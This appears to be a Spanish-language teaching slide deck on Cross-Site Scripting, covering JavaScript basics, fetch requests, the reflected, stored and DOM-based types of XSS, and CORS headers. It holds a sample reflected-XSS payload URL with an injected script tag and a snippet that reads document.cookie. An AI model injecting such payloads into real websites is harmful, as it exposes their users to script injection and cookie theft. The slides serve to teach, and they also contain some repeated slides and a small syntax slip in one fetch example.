




Cross-Site Scripting (XSS)





¿Qué es JavaScript?



1. Las páginas web se construyen principalmente con 3 tecnologías fundamentales:

- HTML - Esqueleto de la web.
- CSS - Apariencia visual.
- JS - Interactividad y dinamismos.



¿Qué es JavaScript?




1. Las páginas web se construyen principalmente con 3 tecnologías fundamentales:

- HTML - Esqueleto de la web.
- CSS - Apariencia visual.
- JS - Interactividad y dinamismos.



¿Qué es JavaScript?



1. Las páginas web se construyen principalmente con 3 tecnologías fundamentales:
 - HTML - Esqueleto de la web.
 - CSS - Apariencia visual.
 - JS - Interactividad y dinamismos.



Ejemplos básicos

1
HTML

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Página Básica</title>
  <link rel="stylesheet" href="styles.css">
</head>
<body>
  <h1>Hola Mundo</h1>
  <button id="btn">Haz clic</button>
  <p id="parrafo">Texto inicial</p>
  <script src="script.js"></script>
</body>
</html>
```

3
JS

```
document.getElementById('btn').addEventListener('click', function() {
  document.getElementById('parrafo').innerText = "¡Has hecho clic!";
});
```

2
CSS

```
body {
  font-family: Arial, sans-serif;
  background-color: #f9f9f9;
  margin: 20px;
}

h1 {
  color: #333;
}

button {
  padding: 10px 15px;
  background-color: #008CBA;
  color: #fff;
  border: none;
  border-radius: 4px;
  cursor: pointer;
}
```



JavaScript - fetch

```
<script>  
fetch('https://api.example.com/data')  
  .then(response => {  
    if (!response.ok) {  
      throw new Error('Error en la red');  
    }  
    else {  
      return response.text()  
    }  
  })  
  .then(data => {  
    console.log(data);  
  })  
  .catch(error => {  
    console.error('Error al obtener los datos:',  
error);  
  });  
</script>
```

Fetch se utiliza para mandar una petición a una página

URL a la que se hace la petición

Si la petición es válida devuelve el texto resultante que se ha recibido.

Se muestra por la terminal del navegador la respuesta obtenida de la anterior solicitud.




JavaScript - fetch

```
<script>
  fetch('https://api.example.com/data', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({ key: 'value' })
  )
    .then(response => {
      if (!response.ok) {
        throw new Error('Error en la red');
      }
      return response.text();
    })
    .then(data => {
      console.log(data);
    })
    .catch(error => {
      console.error('Error al obtener los datos:', error);
    });
</script>
```

Ejemplo de fetch para mandar valores por POST, y añadir headers a la solicitud.



¿Qué es un XSS?



1. Vulnerabilidad en la que un atacante **inyecta código malicioso** en una página web (principalmente **JS**).
2. Con el fin de atacar a **otros usuarios** cuando naveguen en este sitio web.
 - Reflected XSS.
 - Stored XSS.
 - DOM-Based XSS.

Reflected XSS




https://example/search=<codigo JS>

Incluimos código JS dentro de la solicitud que se refleja en la página web.

El código malicioso **NO se guarda en el servidor**, la víctima tiene que abrir la pagina web a través de la url manipulada.

http://ejemplo.com/buscar?query=<script>alert('XSS')</script>


Stored XSS



El atacante consigue subir el código JS malicioso a una **base de datos** del servidor.

El código **SI se almacena**. Cuando un usuario acceda a la web de forma legítima verá un código JS malicioso en su web.

¿Qué es el DOM?



```
document
  └── location
      ├── href: "https://ejemplo.com/#seccion"
      ├── protocol: "https:"
      ├── host: "ejemplo.com"
      └── hash: "#seccion"
  └── documentElement (<html>)
      ├── head
          ├── meta (charset="UTF-8")
          ├── title ("Título de la Página")
          └── link (rel="stylesheet", href="estilos.css")
      └── body
          ├── header
              └── nav
                  └── ul
                      ├── li ("Inicio")
                      ├── li ("Servicios")
                      └── li ("Contacto")
          └── a (href="#")
      └── main
          └── section
              └── article
                  ├── h1 ("Encabezado")
                  └── p ("Contenido del artículo...")
          └── aside
              └── p ("Contenido adicional...")
      └── footer
          └── p ("Pie de página")
```

¿Qué es el DOM?

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Ver Contenido del DOM</title>
</head>
<body>
  <h1>Ejemplo de DOM</h1>
  <p>Este es un párrafo de ejemplo.</p>

<script>
  document.addEventListener("DOMContentLoaded", function() {
    const contenidoBody = document.body.innerHTML;
    console.log("Contenido del body:", contenidoBody);

    const cookie = document.cookie;
    console.log("Cookie:", cookie);
  });
</script>
</body>
</html>
```

```
document
  └── location
    ├── href: "https://ejemplo.com/#seccion"
    ├── protocol: "https:"
    ├── host: "ejemplo.com"
    └── hash: "#seccion"
  └── documentElement (<html>)
    ├── head
      ├── meta (charset="UTF-8")
      ├── title ("Título de la Página")
      └── link (rel="stylesheet", href="estilos.css")
    └── body
      ├── header
        └── nav
          └── ul
            ├── li ("Inicio")
            ├── li ("Servicios")
            └── li ("Contacto")
            └── a (href="#")
      └── main
        ├── section
          └── article
            ├── h1 ("Encabezado")
            └── p ("Contenido del artículo...")
        └── aside
          └── p ("Contenido adicional...")
      └── footer
        └── p ("Pie de página")
```

DOM-Based XSS



https://example/#<codigo JS>

Incluimos código JS dentro de la solicitud que se almacena en el DOM del navegador.

Posteriormente, la web debe cargar el código malicioso almacenado en el DOM.

El código malicioso **NO se guarda en el servidor**.

http://ejemplo.com/index.php#



Medidas de seguridad: CORS





Cross-Origin Resource Sharing

CORS, que significa Cross-Origin Resource Sharing, es un mecanismo de seguridad implementado en los navegadores para controlar y permitir la interacción entre recursos que provienen de orígenes diferentes.

Un servidor configura un CORS, en las respuestas incluirá como headers los valores del CORS.

Si un navegador recibe una respuesta, y en los headers no está la web actual incluida en el CORS, automáticamente BLOQUEA esa respuesta para que no se pueda ver su contenido.


Es muy importante saber que si la petición que se envió cambia el estado del servidor, que se bloquea la petición no revertirá esto (NO PROTEGE DE CSRF).

Access-Control-Allow-Origin: <https://otro-sitio.com>
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type

EL CORS habilita hacer GET, POST y OPTIONS, e incluir el header 'Content-Type' al dominio <https://otro-sitio.com>

